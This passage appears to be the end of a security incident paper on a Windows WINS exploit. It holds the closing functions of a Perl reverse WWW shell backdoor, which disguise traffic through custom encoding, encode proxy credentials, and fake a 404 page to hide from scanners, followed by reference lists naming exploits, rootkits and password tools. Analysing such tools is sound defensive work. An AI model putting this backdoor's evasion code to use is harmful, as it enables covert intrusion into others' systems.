               $cut_length = 4099 - (length $REAL_PREFIX);
               $uuencoded = pack "a$cut_length", $uuencoded
                       if ($codelength > 4111);
       }
        $encoded = $uuencoded;
} # END OF UUENCODE FUNCTION

sub uudecode { # does the decoding of the data stream
       $input =~     tr/'zcadefghjklmnopqrstuv'
                      /'\n)=(:;&><,#$*%]!\@"`\\\-'
                      /;
       $input =~     tr/'b'/"'"/;
       $decoded = unpack "u", "$input";
} # END OF UUDECODE FUNCTION

sub base64encoding {  # does the base64 encoding for proxy passwords
       $encode_string = $PROXY_USER . ":" . $PROXY_PASSWORD;
       $encoded_string = substr(pack('u', $encode_string), 1);
       chomp($encoded_string);
       $encoded_string =~ tr|` -_|AA-Za-z0-9+/|;
       $padding = (3 - length($encode_string) % 3) % 3;
       $encoded_string =~ s/.{$padding}$/'=' x $padding/e if
$padding;
       $PROXY_COOKIE = "Proxy-authorization: Basic " .
$encoded_string . "\n";
} # END OF BASE64ENCODING FUNCTION

sub hide_as_broken_webserver {       # invalid request -> look like
broken server
       send (S, "<HTML><HEAD>\r\n<TITLE>404 File Not
Found</TITLE>\r\n</HEAD>".
                "<BODY>\r\n<H1>File Not
Found</H1>\r\n</BODY></HTML>\r\n", 0);
       close S;
       print STDOUT "Warning! Illegal server access!\n";   # report
to user
       goto YOP;
} # END OF HIDE_AS_BROKEN_WEBSERVER FUNCTION

# END OF PROGRAM # (c) 1998-2002 by <vh@reptile.rug.ac.be>
```

Works Cited

[1] Gennari, Jeff "Vulnerability Note VU#145134", US-CERT

http://www.kb.cert.org/vuls/id/145134

[2] Microsoft Windows WINS Association Context Data Remote Memory Corruption Vulnerability
http://www.securityfocus.com/bid/11763

[3] Microsoft Corporation “Microsoft Internet Naming Service: Architecture and Capacity Planning”, 1996.
ftp://ftp.microsoft.com/bussys/winnt/winnt-docs/papers/WINSWP.doc

[4] Blomgren, Michel “Introduction to Shellcoding”, 2004,
http://tigerteam.se/dl/papers/intro_to_shellcoding.pdf

[5] Conover, Matt “w00w00 on Heap Overflows”
http://www.w00w00.org/files/articles/heaptut.txt

[6] ZUCWins 0.1 - Wins 2000 remote root exploit
http://packetstormsecurity.org/0412-exploits/wins.c

[7] Logon Warning Banners
http://www.itsc.state.md.us/oldsite/info/internetsecurity/bestpractices/warnbanner.htm

[8] Security Policy Templates
http://www.sans.org/resources/policies/.

[9] InfoSec Acceptable Use Policy
http://www.sans.org/resources/policies/Acceptable_Use_Policy.doc

References

Immunix StackGuard
http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/

StackShield
http://www.angelfire.com/sk/stackshield/download.html

Snort Intrusion Detection System
http://www.snort.org

Enterasys Dragon Intrusion Detection System
http://www.enterasys.com/home.html

Network Solutions Enhanced Whois Directory
http://www.networksolutions.com/en_US/whois/index.jhtml

THC-Scan 2.0 War Dialer
http://www.thc.org

Network Stumbler – Wireless footprint
http://www.netstumbler.com/

Nmap – port scanner
http://www.insecure.org/nmap

Nessus Vulnerability Scanning Tool
http://www.nessus.com/download/index.php

WINS.c WINS Remote Code Execution Exploit
http://www.packetstormsecurity.com

Reverse www shell (rwwwshell-2.0.pl)
http://www.thc.org/papers/fw-backd.htm

AFX rootkit 2004
http://iamaphex.net/downloads/

Netcat – Multipurpose Network tool
http://www.netcat.sourceforge.net

Pwdump3 - password hash grabber
http://www.buha.info/files/user/html/id_Tools_pwdump3.html

Enum - Enumeration tool
http://home.ubalt.edu/abento/497SEC/enumeration/enumerationtools.html

John the Ripper password cracker

http://www.openwall.com//john/

Windows Intrusion Detection Cheat Sheet
http://www.sans.org/resources/winsacheatsheet.pdf

Linux Intrusion Detection Cheat Sheet
http://www.sans.org/resources/linsacheatsheet.pdf

Fire Forensic Tool
http://biatchux.dmzs.com/

Patchlink Patch management software
http://www.patchlink.com

Microsoft Software Update Service
http://www.microsoft.com/windowsserversystem/sus/default.mspx.